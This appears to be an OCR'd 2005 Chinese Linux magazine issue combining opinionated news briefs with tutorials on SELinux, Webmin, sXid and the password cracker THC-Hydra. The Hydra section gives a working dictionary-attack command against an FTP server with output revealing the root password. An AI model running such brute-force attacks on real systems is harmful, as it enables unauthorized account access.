，一步一步。

微软：补我们的产品漏洞？收费！

微软正酝酿推出一项覆盖全面的安全订阅服务，将保证用户的计算机免受间谍软件和病毒困扰，并提供微软开发的防火墙程序。微软的安全服务名为One Care，微软称，此服务能够自动保护客户的PC系统。更“过分”的是，微软将要向One Care用户收取费用——弥补微软自己产品的漏洞。

Symantec等安全公司很有可能起诉微软，原因显而易见——作为全球最大的操作系统供应商，微软在修复“漏洞”方面有得天独厚的优势——这将导致不正当竞争。

企鹅lala：很不幸，我们的第一条新闻就是盖茨先生的，不过，用首富来切入我们的开源世界，不失为一条吸引眼球的捷径。没有对比，怎么知道开源世界的魅力所在呢。盖茨先生把自己的过错都能开发成商品来赚钱，真是天才啊，挺会算计，不然，怎么能成世界首富呢？



64位Windows发行了么？

当64位Windows刚刚开始迈出第一步的时候，64位的Linux已经在企业级服务器上运行数年了。换了你，会将你的业务委任给两个中的哪个呢？

从1994年夏天开始Linux就在64位处理器上跑了，当时Linus Torvalds将Linux移植到了Alpha芯片上。


很多64位Linux来自世界顶级的Linux厂商，比如Red Hat和Novell/SuSE，并且装备到像惠普，IBM和NEC这样的顶级公司的机器上。

当今，64位Linux在石油天然气、汽车、制药、制造、生命科学、航空垂直行业里都有应用。

当然你也可以将64位的Linux安装在你的PC上。你几乎不用担心各设备的驱动，（这在64位Windows圈中可是一个热门话题！）因为各OEM早在2000年初就开始为其开发驱动了。

当你把所有这些都考虑进去的话，毫无疑问，是Linux而不是Windows，会成为未来首要的64位操作系统。

企鹅lala：当有人期待64位Windows XP发售时，Linux世界却平淡得多，甚至有人嗤之以鼻。不能怪linux fans，因为对于我们，的确不是“新闻”了。在很多方面Linux都走在技术的前沿，X-Windows也会这样的。




IBM转投火狐旗下

IBM公司本周五宣布，该公司旗下30万名员工将开始使用Mozilla的Firefox浏览器，这意味着IBM也加入了Firefox支持者的行列。

Yankee集团分析师安迪.加奎斯(Andy Jaquith)表示：“IBM看到了浏览器市场的发展趋势，除此之外，该公司还在尝试将所有的业务转移到Linux平台下运营。”

分析人士认为，微软IE市场份额持续下滑主要因为新版IE迟迟未能推出。过去三年的时间里，微软没有为IE加入任何新功能。除此之外，IE自身存在的大量漏洞也一直为用户所诟病，尽管微软每月都会定期推出新的安全补丁。

企鹅lala：一直以来IBM都给予Linux巨大的支持。30万员工使用Firefox不仅是对Firefox的肯定，也是对开源运动再一次无私的支持。而另一方面微软却在为自己的漏洞收费……




印教授订开源许可程序 建议微软OS售10美元

印度理工学院的Deepak Phatak启动了一项建立Knowledge Public License（KPL）的计划，这种许可程序允许程序员跟别人分享自己的想法，但是同时保留软件的修改权。这项计划会有助于缓解开源运动和专有软件商之间日趋紧张的关系。Phatak说，最近有一家大型保险公司采纳了印度理工学院的研究建议，采用瘦客户机取代PC，这样可以节省三分之二的成本。

最近微软首席技术总监Craig Mundie造访了Phatak的办公室，Phatak说：“我告诉他，对于台式机操作系统来说，竞争性的价格应该在10美元以内。”

企鹅lala：偶老爸曾经说过：“中国还有人饭都吃不饱，难道要我为了打几篇文章花4位数去买Windows？要是正版十块钱……我还是去买D版。因为D版还要便宜。”姑且不论想法正确与否，的确道出了一些正版Windows XP在中国的尴尬局面。若真的有一天没有盗版Windows，微软是否会想到，大家会因此改用Linux呢？或许等大家都能吃饱饭的时候，正版Windows会有更大的市场。



Linux网络经典安全工具集

"安全增强型" Linux (SELinux) 入门

编者语： 系统崩溃、重装系统，反反复复是否已经让你疲倦？漏洞爆出，补丁未发，是否让你惶恐不安？来吧，SELinux 能让你的损失减小到最低！

创作团队： 紫天星 JF 美丽人生 Allen latteye

本文将对安全增强型 Linux (SELinux) 做一个简单的介绍，包括它的来历，简单的关于 SELinux 的安全理论和 SELinux 在 Fedora Core 3/RHEL 4 的具体实现及相关操作。

一、什么是安全增强型 Linux (SELinux)

安全增强型 Linux 或叫 SELinux (Security Enhanced Linux) 是源自 NSA (美国国家安全局) 的安全标准，是对 Linux 标准内核的扩展补丁，旨在提供对于系统的更加安全的访问控制。

SELinux 的标准由 NSA 在 2000 年发布，并由 NSA 信息安全研究办公室 (NSA IARO) 指导 NAI 实验室等公司、机构完成开发。SELinux 在开放给 Linux 社区之后，整个社区即着手通过在标准内核之上添加灵活的"安全扩展附件"来实现 SELinux 的思想和功能。Linux 安全模块 (LSM Linux Security Module) 项目中就包括 SELinux 的一个具体实现。

关于 LSM 和 SELinux 的关系，LSM 是通用的 Linux 内核控制功能框架，基于这个功能框架，可以实现很多增强 Linux 安全的功能和思想，如 LIDS，SELinux 等。LSM 的 SELinux 模块是 Linux 社区的一个 SELinux 的具体实现。

二、强制访问控制和 SELinux 的实现

这一节我想简要说明一下 SELinux 的安全模型。

1.访问控制模型

关于系统的访问控制，一般的常用方式被称为"任意访问控制"(DAC Discretionary Access Control)。在 DAC 下，用户对属于自己的文件和程序拥有所有的权限，正在运行的用户进程也拥有和该用户一样的权限。简单的说，就是以 root 用户身份运行的程序就拥有 root 用户一样的权限。

另一种安全模型是所谓的强制访问控制 (MAC Mandatory Access Control)，对于软件交互的完全控制，通过预定义的策略和规则，控制系统中的用户和进程，不是简单的用户身份认证，而是用户+进程+文件/设备+策略规则的所有信息综合判断的安全控制。

SELinux 采取的 MAC 是称之为"基于角色访问控制"(RBAC Role-Based Access Control) 机制的，管理员可以定义角色，指定特定用户可以担当 (访问) 这些角色。例如，数据库用户角色只能访问数据库类型下的文件。

SELinux 是 MAC 思想的一个具体实现，SELinux 使用了称之为"类型强制"(Type Enforcement) 的机制来实现管理员定义的安全策略通过内核安全机制作用于全系统。这个过程简单的说是这样的：

首先我们了解一下 TE 的概念 (Type Enforcement)，TE 是 SELinux 的一个实现 MAC 机制，在这个机制下，进程、用户等称为"Subjects"，而文件、设备等称为"Objects"，安全策略指定了 Subjects 可以访问哪些 Objects，Objects 可以由哪些 Subjects 访问，这个过程最终由附加于"Subjects"和"Objects"上的 SELinux 安全属性和支持 SELinux 内核扩展同步运作完成。

TE 机制下，访问控制和强制安全策略通过基于程序和文件、设备 (Objects) 的类型 (Type) 矩阵表实现，进程 (运行中的程序) 的类型 (Type) 也叫域 (Domains)。关于类型和域的直观认识下面的具体例子会有很好的表述。(注意：在 SELinux 下，Type 和 Domain 的区分没有严格限制，应该说是不分的)

在这个机制下，安全上下文 (SC Security Context) 被绑定到相关的文件，进程和设备上，SC 的格式一般为 **<user>:<role>:<type>**。User 是用户标识域，role 是目标 (Objects) 域，而 type 则是进程属性域。通常，user 域会以 _u 结尾，role 域会以 _r 结尾，type 域会以 _t 结尾，例如：**user_u:object_r:httpd_user_content_t**。

2.SELinux 策略

SELinux 策略描述所有的"Subjects"和"Objects"访问权限，如系统中的用户、程序、进程和文件、设备等。策略是 SE 引擎工作的指导规则。SELinux 策略有两部份组成，源码部分和二进制部分。

Fedora Core 和 RHEL 下面的 targeted 策略：

刚开始实现 SELinux 策略时，Fedora 团队试图实现 NSA 的最严格策略方案，但是测试和使用以后发现实现单一的严格策略一方面不方便测试，另一方面不利于用户向 SELinux 的正常过渡，所以开发了 Targeted 策略包，目标是将特定的几个服务 (进程) 用严格策略限制，系统的其余部分按照正常方式运行 (非 SELinux 方式或将宽松策略环境)。在 Targeted 策略中，大部分进程运行于 unconfined_t 域 (domain) 下，只有特定的几个已经实现了 SELinux 策略的进程运行在他们自己的策略域下，如 HTTPD。通过逐步完善 Targeted 策略包来逐步完善 SELinux 的现实。当然用户可以自行重写所有的策略来替换 Targeted 策略包，实现自己的 SELinux 策略体系。

三、SELinux 在 Fedora Core 3/Red Hat Enterprise Linux 中的操作入门

Fedora Core 3 和 Red Hat Enterprise Linux Release 4 (以下简称 FC3 和 RHEL4) 中正式启用了测试良久的 SELinux 机制，进一步提高了 Linux 系统的安全性 (SELinux 的安全级别达到 B1 级)。这节简要介绍一下 SELinux 在 Fedora、RHEL 下的具体操作。

1.关于 SELinux 的配置

在 Fedora Core 3 和 RHEL 4 下 SELinux 在安装时就需要选择指定启用的状态。

在已经运行的系统中，使用 **/usr/bin/sestatus** 命令查看 SELinux 的使用状态。

出于对入门用户的考虑，这里不去讨论详细的配置，只介绍一下 SELinux 的开启和关闭。

在 **/etc/seslinux/config** 文件中控制。

```
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#        enforcing - SELinux security policy is enforced.
# permissive - SELinux prints warnings instead of enforcing.
  #        disabled - SELinux is fully disabled.
  SELINUX=enforcing
# SELINUXTYPE= type of policy in use. Possible values are:
# targeted - Only targeted network daemons are protected.
  #        strict - Full SELinux protection.
  SELINUXTYPE=targeted
```

这里 SELINUX 指定 SELinux 的工作状态，Enforcing -强制模式，permissive -只开启 warning 功能，比较好的测试模式，disabled 不用说了。SELINUXTYPE 就是用哪个策略包了，这里默认当然是 targeted。修改这个文件之后需要重启系统。

/usr/bin/sestatus 命令的输出情况如下：(#号后为作者注释)

```
SELinux status:          enabled
SELinuxfs mount:          /selinux
Current mode:            enforcing  #表明了当前的工作方式
Mode from config file:   enforcing
Policy version:          18
Policy from config file:targeted   #策略包
```

下面都是策略的boolean值，在/etc/selinux/targeted/booleans文件中定义的情况：

```
Policy booleans:
allow_ypbind            active
dhcpd_disable_trans     active
httpd_disable_trans     inactive
httpd_enable_cgi        active
```

关于更详细的SELinux配置，请参考相关文档。

2.关于targeted策略包

正如前文说提到的，F.C3和RHEL4其实是基于targeted策略包实现SELinux的，**selinux-policy-targeted-<version-arch>.rpm**和**selinux-policy-targeted-sources-<version-arch>.rpm**就是我们提到的targeted策略包的二进制包和源文件包。

SELinux策略被安装在系统中/etc/selinux/下，如targeted策略被安装在：

```
/etc/selinux/targeted/policy        #二进制部分
/etc/selinux/targeted/src/policy  #源文件部分
/etc/selinux/targeted/booleans      #文件定义了使用targeted策略的情况
```

关于Targeted策略包我觉得是很好的从非SELinux平台过渡到SELinux平台的过渡性产品。

3.一些简单的SELinux相关操作

SELinux的引入在系统操作方面带来了很多新的东西，这里只是抛砖引玉性的介绍一些常用操作受到的影响。

（1）新增的命令参数：

命令ls、cp、ps、mv、id等新增参数-Z来进行与SELinux安全上下文相关的操作。如：

```
#id -Z
user_u:system_r:unconfined_t
#ps -Z
LABEL                              PID TTY          TIME CMD
user_u:system_r:unconfined_t 18543 pts/7    00:00:00 bash
user_u:system_r:unconfined_t 22846 pts/7    00:00:00 ps
```

（2）新增的命令：

以star等新增命令来完成SELinux相关的操作。

Star是支持SELinux SC（上下文）的tar命令。

当然除了这些简单的命令和参数之外，SELinux还引入了很多东西，基于本文只是简单的介绍性文字，我就不展开了，希望有机会在以后的文章中和大家交流更多关于SELinux具体实践经验。

（本文所提及的软件selinux的下载地址为：ftp://194.199.20.114/linux/sourceforge/s/se/selinux/selinux-2.4.18-2002031409.src.rpm）

编者语：在我们学习Linux的过程中，无疑要学习很多应用软件的使用。为加速你驾驭Linux的进度，我们将安装一个叫做Webmin的程序。图形化的对系统多方面配置，让你一下子菜鸟飞上天！虽然Webmin算不上一款安全工具，但是在很多的应用中，它都能助你一臂之力！

Linux网络经典安全工具集

系统配置全能——Webmin

简介：Webmin是一个基于Web的Unix系统管理界面。借助任何支持表格和表单的浏览器（和File Manager模块所需要的Java），你就可以设置用户帐号、Apache、DNS、文件共享等等。Webmin包括一个简单的Web服务器和许多CGI程序，这些程序可以直接修改系统文件，比如/etc/inetd.conf和/etc/passwd。Web服务器和所有的CGI程序都是用Perl 5编写的，没有使用任何非标准Perl模块。

一、安装

我们可以在http://www.webmin.com/download.html下载到源码包、rpm等。光盘提供了源码。

```
./configure
make
make install
```

二、更改语言

打开你喜欢的浏览器，Opera、Firefox等等都可以。我个人喜欢Opera。将浏览器的端口指向系统的10000端口，就可以开始使用Webmin了。假设你在本机上使用，那么应该在浏览器中输入：http://localhost.localdomain:10000

当然你也可以键入你的IP地址。

在Webmin中也有用户的概念。安装完成后，root用户会被自动创建，密码为系统的root密码。你第一次必须以root身份登录。

小知识

root用户：在Linux中，首要的管理员用户称为root，root用户对整个系统有完全的控制权，不可以滥用root。

你看到的第一个屏幕将是Webmin Configuration Section。在这里你可以配置Webmin用户、配置模块和查看活动日志。顶部的图标可以在Webmin中不同的模块窗体间进行切换。所有的模块都是可配置的，你可以根据自己的需要对它们重新配置。

首先，我们将界面配置成中文，如图1。

接着进入选项language，如图2。

最后选择简体中文，如图3。

然后我们就看到中文的界面了，如图4。

三、系统配置

好了，现在我们只要点点鼠标就可以完成对系统的配置工作了。

系统：很简单咯～对系统的配置。在这里你可以配置文件系统、用户、组等（系统）窗体可以进行操作系统的总体配置。还可以查看系统安装了哪些rpm软件包。

服务器：可以对你可能会在系统中运行的各个服务进行配置。BIND、DHCP、Samba、SMTP等等。还可以为Windows用户配置打印机共享。


网络：在这里你可以进行一些复杂的网络配置，比如防火墙。


硬件：用于配置物理设备，主要是打印机和存储设备。让人高


兴的是LVM（逻辑卷管理）都可以在这里配置。个人感觉这个比Windows活动磁盘强多了！


集群：窗体中的工具，用于管理集群系统。

其他：各种各样的工具哦。SSH/Telnet Login工具是一个远程shell控制台，使你可以通过浏览器进入控制台。SSH/Telnet Login和File Manager工具需要applet支持，只有在你的浏览器上安装了JRE以后才可以运行。好多好多，自己去试试把！









结束语

Webmin是一个用Perl编写的基于浏览器的管理应用程序，看似简单的管理界面已经可以实现很多Linux下系统管理功能。

（本文中所提到的工具已经收录在光盘中，工具如下：webmin-1.190.tar）

Linux网络经典安全工具集

密码杀手——THC-Hydra

编者语：THC-Hydra（网络认证的破解工具），又一个优秀的HACK工具，很多大型黑客站点都有它的身影。

简介：它能对需要网络登录的系统进行快速的字典攻击，包括FTP、POP3、IMAP、Netbios、Telnet、HTTP Auth、LDAP NNTP、VNC、ICQ、Socks5、PCNFS等，支持SSL加密。该版本已经对SSH2、MS-SQL、SAP R/3支持了。

一、基本参数

hydra 可选参数＋必选参数＋攻击地址＋攻击类型

（为了大家容易理解，这里先大概说一下，到后面结合例子，大家就会明白的！）

Options	
-R	从上一次的进度接着攻击
-S	采用 SSL 连接L
-s PORT	如果服务的默认端口改变了，请在这里填写改变后的端口
-l LOGIN or -L FILE	设置用户名，可以从指定文件中读取
-p PASS or -P FILE	设置密码，可以从指定字典中读取
-o FILE	把已破解的用户名和密码写到指定位置的文件
-t	设置线程，默认是16
server	攻击地址。最好是用IP
service	攻击类型，支持：telnet ftp pop3 imap smbsm bnt http https http-proxy cisco cisco-enable ldap mssql mysql nntp vnc socks5 rexec snmp cvs icq pcnfs sapr3 ssh2 smtp-auth

小提示：要注意大小写哦，在Linux下是严格区分大小写的^_^

二、实战演习

举一个简单的例子。其实掌握了HYDRA的所有参数后，你就会发现它的强大之处。可以用hydra -

```
[root@mine root]# hydra -l root -P /root/pass.txt 192.168.17.2 ftp
Hydra v4.4 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2005-02-17 19:37:38
[DATA] 14 tasks, 1 servers, 14 login tries (l:1/p:14), ~1 tries per task
[DATA] attacking service ftp on port 21
[STATUS] attack finished for 192.168.17.2 (waiting for childs to finish)
[21][ftp] host: 192.168.17.2   login: root   password: 123456
Hydra (http://www.thc.org) finished at 2005-02-17 19:37:40
[root@mine root]# 
```

h查看帮助……

这里我将攻击局域网内192 .168.17.2的FTP，已知管理员名是root，如图。

看见了吧，密码已经出来了，是123456。攻击完成，用了不到2秒哦！

/ROOT/PASS.TXT，是我设置的字典。

14 TASKS，说明尝试了14次攻击。

攻击端口是21，也就是默认FTP的端口。现在我们就可以用管理员帐号登陆了。

字典的制作，字典内密码的排序直接影响着破解的时间。

总结：HYDRA的速度还是让人比较满意的，线程可以设得多一点，300以内吧，但过多也不好。它支持的登陆类型非常多，是远程攻击的首选，如果你还没掌握它，说明你还不是很“黑”。

（本文中涉及到的hydra-4.5-src.tar工具在光盘中有提供。）

编者语： 权限，一直是各路hacker讨论的问题。如何让自己在被入侵的机器上获得较高、最高权限，是一门学问。同样，如何发现自己维护的机器上的用户权限发生的变化，也是一门学问哦。攻与防虽然对立，但是他们之间却有密切的关系。

Linux网络经典安全工具集

权限监视器——sXid

简介：sXid是一个SUID/SGID程序的集成监控程序，被设计成用cron定期运行。它可以跟踪SUID/SGID文件或目录的变化，如果发现有什么变化，如出现了新的SUID/SGID的文件或目录，原来不是SUID的程序现在变成是SUID了，或者SUID/SGID的程序的权限或其它出现了变化，sXid就会用命令行或者Email报告这些变化。sXid会自动完成查看SUID/SGID程序的任务并把结果报告给你。

一、预备课堂

Linux中存在两种具有特殊访问权限的文件，即SUID和SGID。它们的特殊之处在于即使是其他用户运行它们，也会拥有所有者的权限。也就是说，一个SUID ROOT程序被普通用户运行时就象root自己在运行一样，有点sudo的感觉。如果有攻击者利用了SUID ROOT程序，那么可能使整个系统都崩溃。

小知识

在Open Linux1.1和RedHat Linux 2.1中就有一个游戏包存在这样的漏洞，攻击者可以通过执行一个小巧的脚本获得root权限。

二、操作演示

1.基本操作

安装sXid后，先运行一次执行扫描，不加参数（如想详细了解，请查看帮助或man sxid），结果会保存在日志中（/var/log/sxid.log）。

sXid也可以发送Email给root，运行sxid -l后你会发现在/var/spool/mail/下多了一个名为root的文件，里面有更详细的信息，包括配置信息，原有的suid文件以及新产生的或有权限变化的suid文件，如图1。

现在看看sXid到底有没有用，如图2。

